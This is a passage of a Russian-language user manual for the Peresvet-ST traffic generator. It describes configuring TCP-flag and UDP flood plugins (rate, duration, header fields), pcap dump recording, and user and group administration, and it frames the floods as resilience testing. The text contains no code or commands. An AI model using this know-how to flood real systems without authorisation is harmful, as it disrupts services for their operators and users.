Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

ж) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 48;

Табл. 48 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

з) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 49.

Табл. 49 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.8 RST/ACK Flood

RST/ACK Flood – плагин для генерации трафика, который отправляет большое количество пакетов с установленными флагами RST и ACK, что приводит к сбросу соединений и нарушению нормального обмена данными.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 50;

Табл. 50 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 51;

Табл. 51 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 52;

Табл. 52 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

е) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 53.

Табл. 53 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.9 FIN Flood

FIN Flood – плагин для генерации трафика, который отправляет большое количество пакетов с установленным с флагом FIN для завершения TCP-соединений. Этот шаблон используется для тестирования устойчивости сервера к неожиданным запросам на завершение соединений.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 54;

Табл. 54 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 55;

Табл. 55 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 56;

Табл. 56 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

е) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 57.

Табл. 57 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.10 FIN/ACK Flood

FIN/ACK Flood – плагин для генерации трафика, который отправляет большое количество пакетов с установленными флагами FIN и ACK, что может привести к ненужному завершению активных соединений. Этот шаблон помогает проверить, как сервер реагирует на такие запросы.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 58;

Табл. 58 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 59;

Табл. 59 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 60;

Табл. 60 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

е) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 61.

Табл. 61 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.11 PSH Flood

PSH Flood – плагин для генерации трафика, который отправляет большое количество пакетов с установленным флагом PSH, требующих немедленной обработки данных на стороне получателя. Этот шаблон используется для тестирования пропускной способности сервера и его способности обрабатывать интенсивный трафик.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 62;

Табл. 62 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 63;

Табл. 63 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 64;

Табл. 64 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

е) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 65.

Табл. 65 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.12 PSH/ACK Flood

PSH/ACK Flood – плагин для генерации трафика, который отправляет большое количество пакетов с флагами PSH и ACK, создавая нагрузку на сервер из-за необходимости немедленной обработки данных. Этот шаблон помогает оценить, как сервер справляется с высокой интенсивностью запросов.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 66;

Табл. 66 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 67;

Табл. 67 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 68;

Табл. 68 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

е) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 69.

Табл. 69 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.13 Xmas Flood (All flags)

Xmas Flood (All flags) – плагин для генерации трафика, который отправляет большое количество пакетов с установленными всеми флагами TCP (URG, ACK, PSH, RST, SYN, FIN). Этот шаблон используется для проверки устойчивости сетевых устройств и систем обнаружения вторжений к необычным и потенциально вредоносным пакетам.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 70;

Табл. 70 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1))

		10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 71;

Табл. 71 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 72;

Табл. 72 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

е) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 73.

Табл. 73 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.14 UDP Flood

UDP Flood – плагин для генерации трафика, который отправляет большой объем UDP-пакетов на целевой сервер, что может привести к исчерпанию пропускной способности

и перегрузке ресурсов сервера. Этот шаблон позволяет протестировать устойчивость сети к атакам, использующим UDP-трафик.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 74;

Табл. 74 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) Параметры плагина – параметры настроек плагина UDP, описание которых указаны в Табл. 75.

Табл. 75 – Параметры «Плагина»

Название	Описание	Значение
Невалидная чек-сумма	Чек-сумма используется в UDP-пакетах для проверки целостности данных. Установка невалидной чек-суммы означает, что отправляемые пакеты будут содержать неправильное значение чек-суммы, что может привести к тому, что получатель отвергнет эти пакеты или обработает их неправильно.	Включение или выключение тумблера
Отправлять пейлоад	Пейлоад — это данные, которые передаются в UDP-пакете. В	Включение или выключение тумблера

	данном случае параметр указывает на необходимость отправки пейлоада вместе с UDP-пакетом	
Если тумблер «Отправлять пейлоад» включен		
Случайные данные	Этот параметр подразумевает, что содержимое пейлоада будет генерироваться случайным образом. Это может включать случайные байты или строки, что делает трафик менее предсказуемым.	Включение или выключение тумблера
Размер пейлоада	Этот параметр определяет размер данных в пейлоаде UDP-пакета. Значение может варьироваться от 0 до 1300 байт.	Задать числовые значения (по умолчанию, значение указано: «0-1300»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 76;

Табл. 76 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

е) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 77.

Табл. 77 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.2 Настройка «Дампы трафика»

Вкладка "Дампы трафика" в веб-интерфейсе позволяет включать запись входящего и исходящего трафика в формате pcap, а также запрашивать эти записи с агента как до завершения, так и после завершения задачи по генерации трафика.

5.3.2.1 Включение записи трафика

Для просмотра записи отправленного и принятого трафика Пересвет-СТ необходимо включить запись дампов трафика.

Для этого необходимо:

1) Подключиться к веб-интерфейсу Пересвет-СТ.
2) Перейти в раздел **Задачи**
3) Выбрать задачу, по которой необходимо собрать запись трафика.
4) Перейти в настройки включения записи трафика, нажав на кнопку «Дампы трафика» (см. Рис. 5)




Рис. 5 – Кнопка «Дампы трафика»

5) Переключите тумблер «Запись дампов трафика»
6) Заполните поле «Значение»
7) Выберете величину из списка:
    a. Bytes – в байтах
    b. KB – в килобайтах
    c. MB – в мегобайтах
    d. GB – в гигобайтах.
8) Далее необходимо перейти в настройки выбранной задачи и запустить задачу
9) Далее перейти настройки включения записи трафика, нажав на кнопку «Дампы трафика»
10) В окне «Дампы трафика» присутствует таблица с сделанными записями трафика. Справа от выбранной записи нажмите кнопку «Скачать» и дождитесь загрузки записи трафика.

В этой таблице отображаются дампы, собранные в процессе выполнения данной задачи. Для их появления и возможности скачивания должна быть активирована опция записи. Снимки попадают в таблицу в следующих случаях:

• Когда задача завершается (неважно, автоматически или вы сделали это вручную).

• Если во время выполнения задачи запросили дамп с какого-то конкретного агента

Для повторного запроса записи файлов с агента необходимо нажать кнопку «Обновить список файлов».

5.3.2.2 Запрос записи трафика

В процессе выполнения задачи вы можете запросить дамп у агента. После отправки запроса на получение дампа, файл появится на контроллере. При завершении задачи, дампы автоматически загружаются на контроллер и доступны для скачивания.

Для этого необходимо:

1) Подключиться к веб-интерфейсу Пересвет-СТ.
2) Перейти в раздел **Задачи**
3) Выбрать задачу, по которой необходимо собрать запись трафика.
4) Перейти в настройки включения записи трафика, нажав на кнопку «Дампы трафика» (см. П 4.3.2.1), убедится, что запись дампов трафика включена.
5) Далее необходимо вернуться в задачу и включить ее.
6) Далее вернуться в настройки включения записи трафика, нажав на кнопку «Дампы трафика»
7) В окне «Дампы трафика» нажать на кнопку «Задействованные агенты»
8) Далее, в строке необходимого агента нажмите на кнопку «Запросить дамп»
9) Далее необходимо нажать на кнопку «Обзор файлов»

Важно: процесс запроса дампа трафика с агента на контроллер занимает некоторое время в зависимости от нагрузки внутри задачи и объёма дампа трафика.

10) Далее необходимо нажать на кнопку «Обновить список файлов»
11) В окне «Дампы трафика» присутствует таблица с сделанными записями трафика. Справа от появившейся записи нажмите кнопку «Скачать» и дождитесь загрузки записи трафика.

5.4 Настройка «Пользователи и группы»

Вкладка "Пользователи и группы" в веб-интерфейсе позволяет удобно управлять учетными записями: создавать, редактировать и удалять пользователей и группы, обеспечивая эффективное администрирование доступа и ролей в системе.

5.4.1 Настройка «Групп»

5.4.1.1 Создание группы

Для того, чтобы создать группу для пользователей необходимо:

1) Перейти в раздел **Пользователи → Группы;**
2) Далее нажать на кнопку **«Создать Группу» (рис.** Рис. 6**)**





Рис. 6 – Кнопка «Создать группу»

3) В окне «Новый пользователь» заполнить поле «Название группы»
4) Выбрать права пользователей группы из следующего списка:
    a. Доступ к дашбордам
    b. Создание групп
    c. Удаление групп
    d. Чтение групп
    e. Редактирование групп
    f. Чтение логов
    g. Чтение настроек
    h. Редактирование настроек
    i. Чтение задач
    j. Редактирование задач
    k. Блокировка пользователей
    l. Создание пользователей
    m. Удаление пользователей
    n. Чтение пользователей
    o. Редактирование пользователей
5) Далее, для создания группы необходимо нажать на кнопку «Применить».

5.4.1.2 Редактирование группы

Для того, чтобы редактировать группу для пользователей необходимо:

1) Перейти в раздел **Пользователи → Группы;**
2) Выбрать нужную группу и напротив нее нажать на кнопку 
3) Выполнить необходимое изменение в параметрах «Название группы» «Права пользователей в группе»
4) Далее, для сохранения настроек групы необходимо нажать на кнопку «Применить».

5.4.1.3 Удаление группы

Для того, чтобы удалить группу для пользовтелей необходимо:

1) Перейти в раздел **Пользователи → Группы;**
2) Выбрать нужную группу и напротив нее нажать на кнопку 
3) Далее, в появившемся окне «Удаление группы» для выбранной группы подтвердите удаление, нажатием кнопки «Подтвердить».

5.4.2 Настройка «Пользователей»

5.4.2.1 Создание пользователя

Для того, чтобы создать группу для пользовтелй необходимо:

1) Перейти в раздел **Пользователи → Пользователи;**
2) Далее нажать на кнопку **«Создать Пользователя»** (рис. Рис. 7);




Рис. 7 – Кнопка «Создать Пользователя»

3) В окне «Новый пользователь» заполнить поле «Адрес эл. почты»;
4) Заполнить поле «Имя пользователя»;
5) Выбрать соответстсвующую группу из списка групп;
6) Далее, для создания пользователя необходимо нажать на кнопку «Применить»;

7) После это в окне «Данные для входа» появятся пара логина и пароля для прохождения аутентификации в веб-интерфейсе;
8) При первой аутентификации пользователю будет предложено сменить пароль (см. П 4.2.1.1).

5.4.2.2 Редактирование пользователя

Для того, чтобы редактировать данные пользователя необходимо:

1) Перейти в раздел **Пользователи → Пользователи;**
2) Выбрать нужного пользователя и напротив нее нажать на кнопку  и в появившемся окне нажать кнопку «Редактировать».
3) Выполнить необходимое изменение в параметрах пользователя
4) Далее, для сохранения настроек пользователя необходимо нажать на кнопку «Применить».

5.4.2.3 Блокировка пользователя

Для того, чтобы редактировать данные пользователя необходимо:

1) Перейти в раздел **Пользователи → Пользователи;**
2) Выбрать нужного пользователя и напротив нее нажать на кнопку  и в появившемся окне нажать кнопку «Заблокировать».
3) Далее, для применения блокировки к пользователю необходимо нажать на кнопку «Применить».
4) Далее напротив заблокированного пользователя в столбце «Статус» у него изменится состояние с «Активный» на «Заблокированный»

5.4.2.4 Удаление пользователя

Для того, чтобы удалить пользователя необходимо:

1) Перейти в раздел **Пользователи → Пользователи;**
2) Выбрать нужного пользователя и напротив нее нажать на кнопку 
3) Далее, в появившемся окне «Удаление пользователя» для выбранного пользователя подтвердите удаление, нажатием кнопки «Подтвердить».

6 Перечень принятых сокращений

HTTP/HTTPS	Протокол прикладного уровня передачи данных
IP-адрес	Уникальный адрес, идентифицирующий устройство в интернете или локальной сети
SSL	Криптографический протокол
TCP	Протоколом транспортного уровня
СУБД	Система управления базой данных
ПО	Программное обеспечение

7 Перечень терминов и определений

Термин	Определение	Источник
Заказчик		В рамках данного документа
Договор		В рамках данного документа

ЛИСТ РЕГИСТРАЦИИ ИЗМЕНЕНИЙ

Изм.	Номера листов (страниц)				Всего листов (стр.) в документе	№ документа	Входящий № сопроводительного документа	Подпись	Дата
	измененных	замененных	новых	аннулированных					